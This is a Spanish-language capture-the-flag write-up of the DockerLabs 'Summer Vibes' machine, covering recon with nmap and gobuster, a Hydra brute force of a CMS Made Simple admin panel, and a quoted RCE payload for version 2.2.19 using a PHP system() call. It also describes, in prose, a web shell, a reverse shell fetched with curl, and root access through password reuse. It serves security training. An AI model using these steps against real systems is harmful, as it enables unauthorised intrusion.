Summer vibes writeup - Dockerlabs

Dificultad : Difícil

Escrito por : tellmefred

Introducción:

¡Bienvenidos a “Summer Vibes”, una emocionante máquina de práctica ofrecida por DockerLabs! En esta aventura, los participantes se sumergirán en un entorno hacking realista que abarca el fuzzing web y el ataque por fuerza bruta a un panel de login en una aplicación web.

Reconocimiento:


Empezamos con un Ping para confirmar la conectividad con esta máquina.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/summervibes]
└─# ping 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.111 ms
64 bytes from 172.17.0.2: icmp_seq=2 ttl=64 time=0.056 ms
64 bytes from 172.17.0.2: icmp_seq=3 ttl=64 time=0.035 ms
64 bytes from 172.17.0.2: icmp_seq=4 ttl=64 time=0.037 ms
^C
--- 172.17.0.2 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3077ms
rtt min/avg/max/mdev = 0.035/0.059/0.111/0.030 ms
```

Un nmapa ver que tenemos delante.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/summervibes]
└─# nmap -sS -sC -p- --open -sV -Pn --min-rate 2500 172.17.0.2 -oN allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-12 08:33 CEST
Nmap scan report for 172.17.0.2
Host is up (0.0000060s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 d1:19:f1:fa:48:16:af:8a:4a:89:2d:78:89:e9:2d:94 (ECDSA)
|_  256 b8:b7:2e:64:3e:ee:c3:2e:2e:be:99:07:4e:02:4f:16 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.80 seconds
```

Encontramos el puerto 80 y el 22, entre al 80 y me topé con esta página default.




Gobuster para verificar los directorios y nada.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/summervibes]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x ph
p,txt,py,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,py,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/index.html          (Status: 200) [Size: 10737]
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/server-status       (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Rebuscando en el código fuente por fin nos topamos algo.

```
346          <p>
347               Please use the <tt>ubuntu-bug</tt> tool to report bugs in the
348               Apache2 package with Ubuntu. However, check <a
349               href="https://bugs.launchpad.net/ubuntu/+source/apache2"
350               rel="nofollow">existing bug reports</a> before reporting a new bug.
351          </p>
352          <p>
353               Please report bugs specific to modules (such as PHP and others)
354               to their respective packages, not to the web server itself.
355          </p>
356        </div>
357
358      </div>
359    </div>
360    <div class="validator">
361    </div>
362  </body>
363 </html>
364 <!-- cms made simple is installed here - Access to it - cmsms -->
365
```


Accedemos y ahora si tenemos algo voy al fuzzing web automáticamente.



Ahora si vemos cosas interesante el /admin.

```
┌──(root㉿tellmefred)-[/home/tellmefred/Desktop/Dokerlabs/summervibes]
└─# gobuster dir -u http://172.17.0.2/cmsms -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,py,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2/cmsms
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,txt,py,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
/index.php           (Status: 200) [Size: 19671]
/modules             (Status: 301) [Size: 316] [--> http://172.17.0.2/cmsms/modules/]
/uploads             (Status: 301) [Size: 316] [--> http://172.17.0.2/cmsms/uploads/]
/doc                 (Status: 301) [Size: 312] [--> http://172.17.0.2/cmsms/doc/]
/admin               (Status: 301) [Size: 314] [--> http://172.17.0.2/cmsms/admin/]
/assets              (Status: 301) [Size: 315] [--> http://172.17.0.2/cmsms/assets/]
/lib                 (Status: 301) [Size: 312] [--> http://172.17.0.2/cmsms/lib/]
/config.php          (Status: 200) [Size: 0]
/tmp                 (Status: 301) [Size: 312] [--> http://172.17.0.2/cmsms/tmp/]
/.php                (Status: 403) [Size: 275]
/.html               (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

Panel de login al cual probablemente le vamos a hacer un ataque de fuerza bruta con Hydra.




Explotación:

Después de dicho ataque de fuerza bruta debido al fallo de una contraseña débil y un usuario típico encontramos credenciales.

```
[80][http-post-form] host: 172.17.0.2   login: admin   password: chocolate
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-12 09:03:14
```

Ya en el panel de login revisamos la versión de CMS MADE 2.2.19.



Y nos encontramos con un RCE que obviamente vamos a explotar.

CMS Made Simple 2.2.19 Remote Code Execution

Authored by tmrswrr

Posted Feb 22, 2024

CMS Made Simple version 2.2.19 suffers from a remote code execution vulnerability.

tags | exploit, remote, code execution

SHA-256 | a3ad3dd9895a3078f1d089deae8fbb53622866bb6909e7d8f5c58295b26bdf2f Download | Favorite | View

Related Files


Share This

X Post LinkedIn Reddit Digg StumbleUpon


Change Mirror Download


```
# Exploit Title: CMS Made Simple Version: 2.2.19 - Remote Code Execution
# Date: 2024-21-02
# Exploit Author: tmrswrr
# Vendor Homepage: https://www.cmsmadesimple.org/
# Version: 2.2.19
# Tested on: https://www.softaculous.com/demos/CMS_Made_Simple


1 ) log in as admin and go to Extensions > User Defined Tags >
2 ) Write in Code place payload > <?php echo system('id'); ?>
3 ) After click run you will be see result :
uid=1000(admin) gid=1000(admin) groups=1000(admin) uid=1000(admin) gid=1000(admin) groups=1000(admin)
```

En este panel decido crear un “TAG” con el nombre cmd para luego dejar todo limpio en la post explotación.




Aquí probamos nuestra web shell .php y ejecutamos dos comandos viendo que funciona vamos a traer una reverse shell a nuestra máquina atacante.






Primero creo el archivo .sh con mi ip y puerto deseado.



Aquí tengo la petición que haré cuando levante el servidor con Python para descargar el .sh en la máquina victima.

Aquí levantó el http server e inmediatamente ejecutó el curl tiniendo en cuenta que ya estoy en escucha por el puerto 9001.



Escalada de privilegios:

Ya con acceso procedo a ver el /etc/passwd y veo que existe otro usuario llamado cms.

```
www-data@467e15522e6c:/var/www/html/cmsms/admin$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
mysql:x:101:103:MySQL Server,,,:/nonexistent:/bin/false
cms:x:1000:1000:cms,,,:/home/cms:/bin/bash
systemd-network:x:102:105:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
messagebus:x:105:107::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:106:108:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
```

Aquí intentando con los permisos SUID tampoco nada raro.

```
www-data@467e15522e6c:/home$ find / -perm -4000 2>/dev/null
/usr/bin/mount
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/su
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
www-data@467e15522e6c:/home$
```

Aquí probando el SUDO -L y nada.

```
www-data@467e15522e6c:/var/www/html/cmsms/admin$ sudo -l
bash: sudo: command not found
www-data@467e15522e6c:/var/www/html/cmsms/admin$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Aquí una curiosidad y es que escuché en un directo de s4vitar que dijo siempre reutilicen las contraseñas y probé con el user root y perfecto gane acceso root con la misma contraseña de inicio de sesión del cms.

```
www-data@467e15522e6c:/home$ su root
Password:
root@467e15522e6c:/home# whoami
root
root@467e15522e6c:/home#
```

rooted.

Gracias por leer este writeup.